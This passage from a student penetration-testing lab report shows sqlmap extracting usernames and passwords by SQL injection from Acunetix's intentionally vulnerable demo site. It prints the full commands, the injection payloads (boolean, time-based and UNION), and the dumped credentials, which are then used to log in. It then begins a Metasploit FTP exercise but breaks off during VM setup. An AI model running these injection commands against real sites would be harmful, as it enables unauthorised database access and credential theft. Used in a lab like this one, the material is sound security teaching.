
   a) Open the terminal.

   b) Type "sqlmap -u ht tp://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname -- dump" and press enter.

   c) The command will execute, and the user will get the values of the "uname" column in the "users" table.




```
┌──(root㉿kali)-[/home/namitmehrotra]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T us
ers -C uname --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 22:22:02 /2023-05-12/

[22:22:03] [INFO] resuming back-end DBMS 'mysql'
[22:22:03] [INFO] testing connection to the target URL
[22:22:03] [WARNING] there is a DBMS error found in the HTTP response body wh
ich could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 1202=1202-- KKmm

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 1585 FROM (SELECT(SLEEP(5)))BooL)-- XtPg

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1890 UNION ALL SELECT CONCAT(0x716b6b7871,0x705a79497450
45524a56476e45654467746f524e57684669476449 6e4674797963506f4f785a6966,0x71766b
7871),NULL,NULL-- -
---
[22:22:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
```




```
[22:22:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[22:22:03] [INFO] fetching entries of column(s) 'uname' for table 'users' in
database 'acuart'
[22:22:04] [WARNING] the SQL query provided does not return any output
[22:22:04] [WARNING] in case of continuous data retrieval problems you are ad
vised to try a switch '--no-cast' or switch '--hex'
[22:22:04] [INFO] fetching number of column(s) 'uname' entries for table 'use
rs' in database 'acuart'
[22:22:04] [WARNING] running in a single-thread mode. Please consider usage o
f option '--threads' for faster data retrieval
[22:22:04] [INFO] retrieved:
[22:22:05] [WARNING] time-based comparison requires larger statistical model,
 please wait.......................... (done)
[22:22:15] [WARNING] it is very important to not stress the network connectio
n during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (opti
on '--time-sec')? [Y/n] y
1
[22:22:27] [INFO] retrieved:  \xff\xfe
[22:23:03] [WARNING] potential binary fields detected ('uname'). In case of a
ny problems you are advised to rerun table dump with '--fresh-queries --binar
y-fields="uname"'
Database: acuart
Table: users
[1 entry]
+--------------+
| uname        |
+--------------+
| \x0f\xff\xfe |
+--------------+

[22:23:03] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share
/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[22:23:03] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:23:03 /2023-05-12/
```

7. In the same manner, we can get the password for the uname. We use command sqlmap -u http://testphp.vulnweb.com/art ists.php?art ist=1 -D acuart -T users -C pass –dump




```
┌──(root㉿kali)-[/home/namitmehrotra]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T us
ers -C pass -dump
                                    {1.7.2#stable}

                                    https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 22:35:12 /2023-05-12/

[22:35:13] [INFO] resuming back-end DBMS 'mysql'
[22:35:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 1202=1202-- KKmm

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 1585 FROM (SELECT(SLEEP(5)))BooL)-- XtPg

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1890 UNION ALL SELECT CONCAT(0×716b6b7871,0×705a79497450
45524a56476e45654467746f524e576846694764496e4674797963566f4f785a6966,0×71766b
7871),NULL,NULL-- -
---
[22:35:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[22:35:14] [INFO] fetching entries of column(s) 'pass' for table 'users' in d
```



```
7871),NULL,NULL-- -
---
[22:35:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[22:35:14] [INFO] fetching entries of column(s) 'pass' for table 'users' in d
atabase 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[22:35:15] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share
/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[22:35:15] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:35:15 /2023-05-12/
```

8. Let's login with the gained credentials and check the details. username is test and password is test



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information below:


Username : test

Password : ••••

You can also signup here.
Signup disabled. Please use the username test and the password test.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

9. We can see that the credentials are working. Here the table used was users. We can also target any other table in the database that we want.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

godwin (test)

On this page you can visualize or edit you user information.

Name:	godwin
Credit card number:	credit
E-Mail:	test@gmail.com
Phone number:	122134537
Address:	any? Set-cookie: Tamper=42372863-428e-4e15-88bd-021989e334ae

You have 0 items in your cart. You visualize you cart here.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

IV. OBSERVATIONS:

- The given instructions demonstrate the process of performing SQL Injection using SQLMap in Kali Linux on a vulnerable website.
- The user begins by updating the system and installing SQLMap, followed by using SQLMap commands to identify available databases and tables.
- The user then uses SQLMap to dump the values of a specific column in a specific table.
- Using the above method we get the username as **test** and password as **test** from the given database.

V. INFERENCES:

- SQL Injection is a serious vulnerability that can be exploited by attackers to gain unauthorized access to databases. The use of SQLMap can help security professionals detect and exploit SQL Injection vulnerabilities in web applications.

- However, it is important to note that SQL Injection attacks should only be performed for ethical and educational purposes.

- The instructions provided above demonstrate the basic steps involved in performing SQL Injection using SQLMap, but there are many more advanced techniques and considerations that should be taken into account when performing this type of attack in a real-world scenario.

EXERCISE 2-B: Exploiting a vulnerable FTP service to gain a shell using Metasploit


I. AIM: To Learn how to exploit a vulnerable FTP service to gain a shell using Metasploit. The Metasploit framework is a powerful tool which can be used to probe systematic vulnerabilities on networks and servers. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

II. TOOLS REQUIRED:

1. Kali Linux VM
2. Metasploitable VM.

III. STEP BY STEP PROCEDURE:

1. In the Virtual Box, go to Tools, then select the NAT Networks tab, after that create a NAT Network as follows:




Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
NatNetwork-ISM	10.0.2.0/24	fd17:625c:f037:2::/64	Enabled

Name: NatNetwork-ISM
IPv4 Prefix: 10.0.2.0/24
✓ Enable DHCP
□ Enable IPv6

2. Now we need to link both the Metasploitable and Kali Linux virtual machine with a common NAT Network address.


a) Right Click on the Metasploitable and then go to settings. In the settings, go to network and choose the earlier created NAT network.



✓ Enable Network Adapter
Attached to: NAT Network
Name: NatNetwork-ISM

TASK 1:

1. You can download the metasploitable iso le here: https://docs.rapid7.com/metasploit/metasploitable-2/


docs.rapid7.com
RAPID7
PRODUCTS
SERVICES
SUPPORT & RESOURCES
COMPANY
RESEARCH
SIGN IN
Documentation
Metasploit
Welcome
Installing Metasploit
Installing Metasploit Pro
Setting Up a Vulnerable Target
Metasploitable 2
Metasploitable 2 Exploitability Guide
Discovery
Validate Vulnerabilities
Exploitation
Payloads
Post-exploitation
Credentials
On This Page
Downloading and Setting Up Metasploitable 2
Powering on Metasploitable 2
Logging in to Metasploitable 2
Identifying Metasploitable 2's IP Address
Help with Metasploitable 2

Metasploitable 2

A test environment provides a secure place to perform penetration testing and security research. For your test environment, you need a Metasploit instance that can access a vulnerable target. The following sections describe the requirements and instructions for setting up a vulnerable target.

